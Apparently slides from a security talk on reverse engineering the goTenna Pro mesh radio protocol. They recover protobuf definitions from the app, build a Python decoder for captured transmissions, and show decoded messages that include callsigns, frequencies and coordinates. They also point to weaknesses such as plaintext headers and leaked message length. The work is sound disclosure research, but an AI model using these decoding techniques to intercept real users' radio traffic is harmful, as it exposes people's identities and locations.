
- c3
- c4
- c5
- c6
- c7
- c8
- com
  - aigestudio.wheelpicker
  - annimon.stream.operator
  - bumptech.glide
  - google
  - gotenna
    - android.sdk
      - alert
      - firmware
      - frequency
      - logs
      - session
        - messages
          - GTMessagePriority.class
            - GTMessagePriority
          - GTMessageType.class
        - properties
        - GTCommandCenter$buildGetMessageCommand$deleteLastMessage$1.class
        - GTCommandCenter$startBackPressureTimer$1.class
        - GTCommandCenter.class

GTMessageType.class

```
package com.gotenna.android.sdk.session.messages;

public enum GTMessageType {
  BROADCAST, EMERGENCY, GROUP, PRIVATE;

  private static final GTMessageType[] $VALUES;

  private final byte value;

  static {
    GTMessageType gTMessageType4 = new GTMessageType("PRIVATE", 0, (byte)0);
    PRIVATE = gTMessageType4;
    GTMessageType gTMessageType3 = new GTMessageType("GROUP", 1, (byte)1);
    GROUP = gTMessageType3;
    GTMessageType gTMessageType2 = new GTMessageType("BROADCAST", 2, (byte)2);
    BROADCAST = gTMessageType2;
    GTMessageType gTMessageType1 = new GTMessageType("EMERGENCY", 3, (byte)3);
    EMERGENCY = gTMessageType1;
    $VALUES = new GTMessageType[] { gTMessageType4, gTMessageType3, gTMessageType2, gTMessageType1 };
  }

  GTMessageType(byte paramByte) {
    this.value = paramByte;
  }

  public final byte getValue$sdk_release() {
    return this.value;
  }
}
```

FULL SOURCE AND FIRMWARE AVAILABLE

Completely unencrypted and unobfuscated







Tags Discovered

```
private PBBaseHeader(l param1l, z param1z) throws InvalidProtocolBufferException {
  this();
  param1z.getClass();
  r2 r2 = r2.e;
  r2.a a = new r2.a();
  for (boolean bool = false; !bool; bool = true) {
    try {
      int i = param1l.G();
      if (i != 0) {
        if (i != 8) {
          if (i != 18) {
            if (i != 24) {
              if (i != 34) {
                if (i != 42) {
                  if (i != 48) {
                    if (i != 57) {
                      if (!parseUnknownField(param1l, a, param1z, i))
                        continue;
                      continue;
                    }
                    this.timestamp_ = param1l.o();
                    continue;
                  }
                  this.conversationType_ = param1l.p();
                  continue;
                }
                this.iv_ = param1l.n();
                continue;
              }
              this.keyUuid_ = param1l.F();
              continue;
            }
            this.messageType_ = param1l.p();
            continue;
          }
          this.callsign_ = param1l.F();
          continue;
        }
        this.senderGid_ = param1l.I();
        continue;
      }
```

8 = senderGid

18 = callsign

24 = messageType

34 = keyUuid

42 = iv

48 = conversationType

57 = timestamp

More Tags Discovered

PBBroadcastQrMessageData

10 = name

18 = uuid

26 = salt

34 = iv

42 = keyData

PBLocationMessageData

10 = coordinate

16 = pliSharingFrequencyIndex

24 = pliLocationAccuracy

33 = timestamp

42 = text

PBMapObjectmessageData

9 = timestamp

16 = uuid

26 = title

34 = shapeData

42 = pinData

PBFrequencyMessageData

10 = text

18 = frequency

PBPublicKeyMessageData

10 = publicKey

PBTextMessageData

10 = text

18 = uuid

What Are Next Steps?

Now you assume we used Java source to figure out every field with these tags and then slowly update our decoding script






Interesting Observation

```
/* loaded from: classes2.dex */
public final class Header {
    private static Descriptors.FileDescriptor descriptor = Descriptors.FileDescriptor.m2097n(new String[]{"\n\fheader.
    proto\u001a\u000fdata_type.proto\"¼\u0001\n\fPBBaseHeader\u0012\u0012\n\nsender_gid\u0018\u0001 \u0001
    (\u0004\u0012\u0010\n\bcallsign\u0018\u0002 \u0001(\t\u0012'\n\u000bmessageType\u0018\u0003 \u0001(\u000e2\u0012.
    PBMessageDataType\u0012\u000f\n\u0007keyUuid\u0018\u0004 \u0001(\t\u0012\n\n\u0002iv\u0018\u0005 \u0001
    (\f\u0012-\n\u0010conversationType\u0018\u0006 \u0001(\u000e2\u0013.
    PBConversationType\u0012\u0011\n\ttimestamp\u0018\u0007 \u0001(\u0001b\u0006proto3"}, new Descriptors.FileDescriptor[]
    {DataType.getDescriptor()});
    private static final Descriptors.C1551b internal_static_PBBaseHeader_descriptor;
    private static final GeneratedMessageV3.C1599e internal_static_PBBaseHeader_fieldAccessorTable;
```

proto3



Protocol Buffers

Protocol Buffer Basics: Python

A basic Python programmers introduction to working with protocol buffers.

This tutorial provides a basic Python programmer's introduction to working with protocol buffers. By walking through creating a simple example application, it shows you how to

- Define message formats in a `.proto` file.
- Use the protocol buffer compiler.
- Use the Python protocol buffer API to write and read messages.

This isn't a comprehensive guide to using protocol buffers in Python. For more detailed reference information, see the Protocol Buffer Language Guide (proto2), the Protocol Buffer Language Guide (proto3), the Python API Reference, the Python Generated Code Guide, and the Encoding Reference.

```
syntax = "proto3";

message SearchRequest {
  string query = 1;
  int32 page_number = 2;
  int32 results_per_page = 3;
}
```

Manually Translating Protobuf

Protobufpal

About How To Report an Issue

Protobuf Definition - Proto

unnamed.proto x +

```
1  syntax = "proto3";
2
3  message BaseHeader {
4    optional int64 sender_gid = 1;
5    optional string callsign = 2;
6    optional int64 messageType = 3;
7    optional double timestamp = 7;
8  }
```

unnamed.proto - BaseHeader

Encode Decode

Validate Proto Validate Json

Create Proto From Json Create Json From Proto

Decoded Message - JSON

```
1  {
2    "sender_gid": 95681472401029,
3    "callsign": "Dollarhyde",
4    "messageType": 1,
5    "timestamp": 1705558498.6281
6  }
```

Encoded Message Base64 Hex

```
08859db2a1d9e015120a446f6c6c617268796465180139ca32a878306ad941
```



Extracting Protobuf from Compiled Java Strings

```
dollarhyde@ops:~/gotenna/goTenna Pro_1.6.0_apkcombo.com/smali_classes2/com/gotenna/modules/messaging/protobufs$
total 6.7M
drwxrwxr-x 2 dollarhyde dollarhyde  20K Jun 20 01:14 .
drwxrwxr-x 4 dollarhyde dollarhyde 4.0K Jun 20 01:14 ..
-rw-rw-r-- 1 dollarhyde dollarhyde 5.1K Jun 20 01:14 BaseMessage.smali
-rw-rw-r-- 1 dollarhyde dollarhyde 3.8K Jun 20 01:14 DataType.smali
-rw-rw-r-- 1 dollarhyde dollarhyde 8.1K Jun 20 01:14 Frequency.smali
-rw-rw-r-- 1 dollarhyde dollarhyde 5.6K Jun 20 01:14 Header.smali
-rw-rw-r-- 1 dollarhyde dollarhyde  22K Jun 20 01:14 Location.smali
-rw-rw-r-- 1 dollarhyde dollarhyde  28K Jun 20 01:14 Message.smali

dollarhyde@ops:~/gotenna/proto$ javac ProtoExtraction.java
dollarhyde@ops:~/gotenna/proto$ java ProtoExtraction
dollarhyde@ops:~/gotenna/proto$ ls
all_descriptors.dat  ProtoExtraction.class  ProtoExtraction.java
dollarhyde@ops:~/gotenna/proto$ /home/dollarhyde/software/pbtk/extractors/from_binary.py all_descriptors.dat output

[+] Wrote 6 .proto files to "output".

dollarhyde@ops:~/gotenna/proto$ ls output/
base_message.proto  data_type.proto  frequency.proto  header.proto  location.proto  message.proto
```

PBTK used for reverse engineering protobuf (https://github.com/marin-m/pbtk)

Base Header Protocol Definitions

```
syntax = "proto3";

import "header.proto";

message PBBaseMessage {
    PBBaseHeader header = 1;
    bytes messageData = 2;
}
```

```
syntax = "proto3";

import "data_type.proto";

message PBBaseHeader {
    uint64 sender_gid = 1;
    string callsign = 2;
    PBMessageDataType messageType = 3;
    string keyUuid = 4;
    bytes iv = 5;
    PBConversationType conversationType = 6;
    double timestamp = 7;
}
```


```
syntax = "proto3";

enum PBMessageDataType {
    GROUP_CREATION = 0;
    MAP_OBJECT = 1;
    REQUEST = 2;
    TEXT = 3;
    FREQUENCY = 4;
    PING = 5;
    EMERGENCY_BEACON = 6;
    PUBLIC_KEY_REQUEST = 7;
    PUBLIC_KEY_RESPONSE = 8;
    BROADCAST_QR = 9;
    PLI = 10;
    SHARED_LOCATION = 11;
    COMMS_CHECK = 12;
    MANUAL_PLI = 13;
}
```

What Were Those Tags

```
syntax = "proto3";

import "data_type.proto";

message PBBaseHeader {
    uint64 sender_gid = 1;
    string callsign = 2;
    PBMessageDataType messageType = 3;
    string keyUuid = 4;
    bytes iv = 5;
    PBConversationType conversationType = 6;
    double timestamp = 7;
}
```

compiles to

```
try {
  boolean done = false;
  while (!done) {
    int tag = input.readTag();
    switch (tag) {
      case 0:
        done = true;
        break;
      case 8: {
        senderGid_ = input.readUInt64();
        bitField0_ |= 0x00000001;
        break;
      } // case 8
      case 18: {
        callsign_ = input.readStringRequireUtf8();
        bitField0_ |= 0x00000002;
        break;
      } // case 18
      case 24: {
        messageType_ = input.readEnum();
        bitField0_ |= 0x00000004;
        break;
      } // case 24
      case 34: {
        keyUuid_ = input.readStringRequireUtf8();
        bitField0_ |= 0x00000008;
        break;
      } // case 34
      case 42: {
        iv_ = input.readBytes();
        bitField0_ |= 0x00000010;
        break;
      } // case 42
      case 48: {
        conversationType_ = input.readEnum();
        bitField0_ |= 0x00000020;
        break;
      } // case 48
      case 57: {
        timestamp_ = input.readDouble();
        bitField0_ |= 0x00000040;
        break;
      } // case 57
      default: {
        if (!super.parseUnknownField(input, extensionRegistry, tag))
```



Compiling Protobuf for Python Use in GNU Radio

```python
# -*- coding: utf-8 -*-
# Generated by the protocol buffer compiler.  DO NOT EDIT!
# source: header.proto
# Protobuf Python Version: 4.25.2
"""Generated protocol buffer code."""
from google.protobuf import descriptor as _descriptor
from google.protobuf import descriptor_pool as _descriptor_pool
from google.protobuf import symbol_database as _symbol_database
from google.protobuf.internal import builder as _builder
# @@protoc_insertion_point(imports)

_sym_db = _symbol_database.Default()


import data_type_pb2 as data__type__pb2


DESCRIPTOR = _descriptor_pool.Default().AddSerializedFile(b'\n\x0cheader.proto\x1a\x0f\x64\x61ta_type.p
roto\"\xbc\x01\n\x0cPBBaseHeader\x12\x12\n\nsender_gid\x18\x01 \x01(\x04\x12\x10\n\x08\x63\x61llsign\x1
8\x02 \x01(\t\x12\'\n\x0bmessageType\x18\x03 \x01(\x0e\x32\x12.PBMessageDataType\x12\x0f\n\x07keyUuid\x
18\x04 \x01(\t\x12\n\n\x02iv\x18\x05 \x01(\x0c\x12-\n\x10\x63onversationType\x18\x06 \x01(\x0e\x32\x13.
PBConversationType\x12\x11\n\ttimestamp\x18\x07 \x01(\x01\x62\x06proto3')

_globals = globals()
_builder.BuildMessageAndEnumDescriptors(DESCRIPTOR, _globals)
_builder.BuildTopDescriptorsAndMessages(DESCRIPTOR, 'header_pb2', _globals)
if _descriptor._USE_C_DESCRIPTORS == False:
  DESCRIPTOR._options = None
  _globals['_PBBASEHEADER']._serialized_start=34
  _globals['_PBBASEHEADER']._serialized_end=222
# @@protoc_insertion_point(module_scope)
```

```
base_message_pb2.py
data_type_pb2.py
frequency_pb2.py
header_pb2.py
location_pb2.py
message_pb2.py
```

Using goTenna Definitions in Our Implementation

```
import base_message_pb2
import data_type_pb2
import message_pb2
from google.protobuf import json_format


base_message = base_message_pb2.PBBaseMessage()
base_message.ParseFromString(data[offset:])

print(json_format.MessageToJson(base_message.header))

message_type = base_message.header.messageType

if encrypted:
    print(f"Encrypted message: {base_message.messageData.hex()}")
else:
    if message_type == data_type_pb2.PBMessageDataType.GROUP_CREATION:
        message = message_pb2.PBGroupCreationMessageData()
    elif message_type == data_type_pb2.PBMessageDataType.MAP_OBJECT:
        message = message_pb2.PBMapObjectMessageData()
    elif message_type == data_type_pb2.PBMessageDataType.REQUEST:
        message = message_pb2.PBRequestMessageData()
    elif message_type == data_type_pb2.PBMessageDataType.TEXT:
        message = message_pb2.PBTextMessageData()
    elif message_type == data_type_pb2.PBMessageDataType.FREQUENCY:
        message = message_pb2.PBFrequencyMessageData()
```

Perfect Decode!

```
Raw bytes: 1150000030ffff8c00ffff00f7b8c6627d15
RX SYNC (0x10): frags=1 unknown=000030ffff8c00ffff00

Raw bytes: 3e200a80000024005628008c0a1f08859db2a1d9e015120a446f6c6c617268796465180339 8ec83ff7d6a4d94112060a0454657374fa0cb68eb5b3df8e2551
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 36
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "timestamp": 1720933340.996616
}
{
  "text": "Test"
}
```




Decoding Various Complex Transmissions


```
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 38
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "FREQUENCY",
  "timestamp": 1720933520.134615
}
{
  "frequency": {
    "id": "117441016140",
    "title": "Freq config",
    "bandwidth": "BW_11_80KHZ",
    "channels": [
      {
        "hertz": 450000000,
        "isControl": true
      },
      {
        "hertz": 449000000
      }
    ]
  }
}
```

```
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 62
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "SHARED_LOCATION",
  "timestamp": 1720935612.8539472
}
{
  "coordinate": "[redacted]",
  "pliSharingFrequencyIndex": 3,
  "pliLocationAccuracy": 5827,
  "timestamp": 1720935612.8539782
```

```
RX DATA (0x20): fragIDX=0
Class: EMERGENCY
Unknown: 800000
Counter: 56
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "timestamp": 1720935383.5360398
}
{
  "text": "Important "
}
```



Challenges in Decoding Coordinates




```
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 54
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "MAP_OBJECT",
  "timestamp": 1720933943.08763
}
{
  "timestamp": 1720933854.624407,
  "uuid": "91513022322936",
  "title": "Beach",
  "pin": {
    "coordinate": "HrwN9+KKQkA+SJJqc/5SwA=="
  }
}
```


```
RX DATA (0x20): fragIDX=1
Class: BROADCAST
Unknown: 800000
Counter: 41
Unknown: 005628
Sender GID hash?: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "MAP_OBJECT",
  "timestamp": 1720933753.0361938
}
{
  "timestamp": 1720933752.942008,
  "uuid": "92551942095212",
  "title": "Fisherman Island",
  "shape": {
    "color": 4293872418,
    "circleData": {
      "center": "qCfycXuMQkC2uMnTh/1SwA==",
      "radius": "2123"
    }
  }
}
```

Implementing Custom Decoding for Byte-Field Data

```
message PBPinData {
    bytes coordinate = 1;
    PBPinType pin_type = 2;
}

message PBRouteMessageData {
    bytes data_points = 1;
}

message PBPerimeterMessageData {
    bytes data_points = 1;
}

message PBCircleMessageData {
    bytes center = 1;
    uint64 radius = 2;
}

message PBRectangleMessageData {
    bytes cornerOne = 1;
    bytes cornerTwo = 2;
    bytes depth = 3;
}
```


```
>>> struct.unpack('<dd', base64.b64decode("HrwN9+KKQkA+SJJqc/5SwA=="))
(37.08505142374655, -75.97579445157405)
>>> struct.unpack('<dd', base64.b64decode("gCfycXuMQkC2uMnTh/1SwA=="))
(37.097517245520976, -75.96141524028175)
```

Coordinates
37.0851, -75.9758




Vulnerability - We Can Tell The Exact Length of Messages


```
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 91
Unknown: 005628
Sender GID hash: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "keyUuid": "02008C",
  "iv": "NQEAAA==",
  "timestamp": 1720936197.714423
}
Encrypted message: dc8381a1ca
```




```
RX DATA (0x20): fragIDX=0
Class: BROADCAST
Unknown: 800000
Counter: 92
Unknown: 005628
Sender GID hash: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "keyUuid": "02008C",
  "iv": "NgEAAA==",
  "timestamp": 1720936201.158812
}
Encrypted message: 019ff73c
```



Process of Generating and Sharing Broadcast Key



Short Validation Key Identified

When sharing keys, validation always has this 8 character code

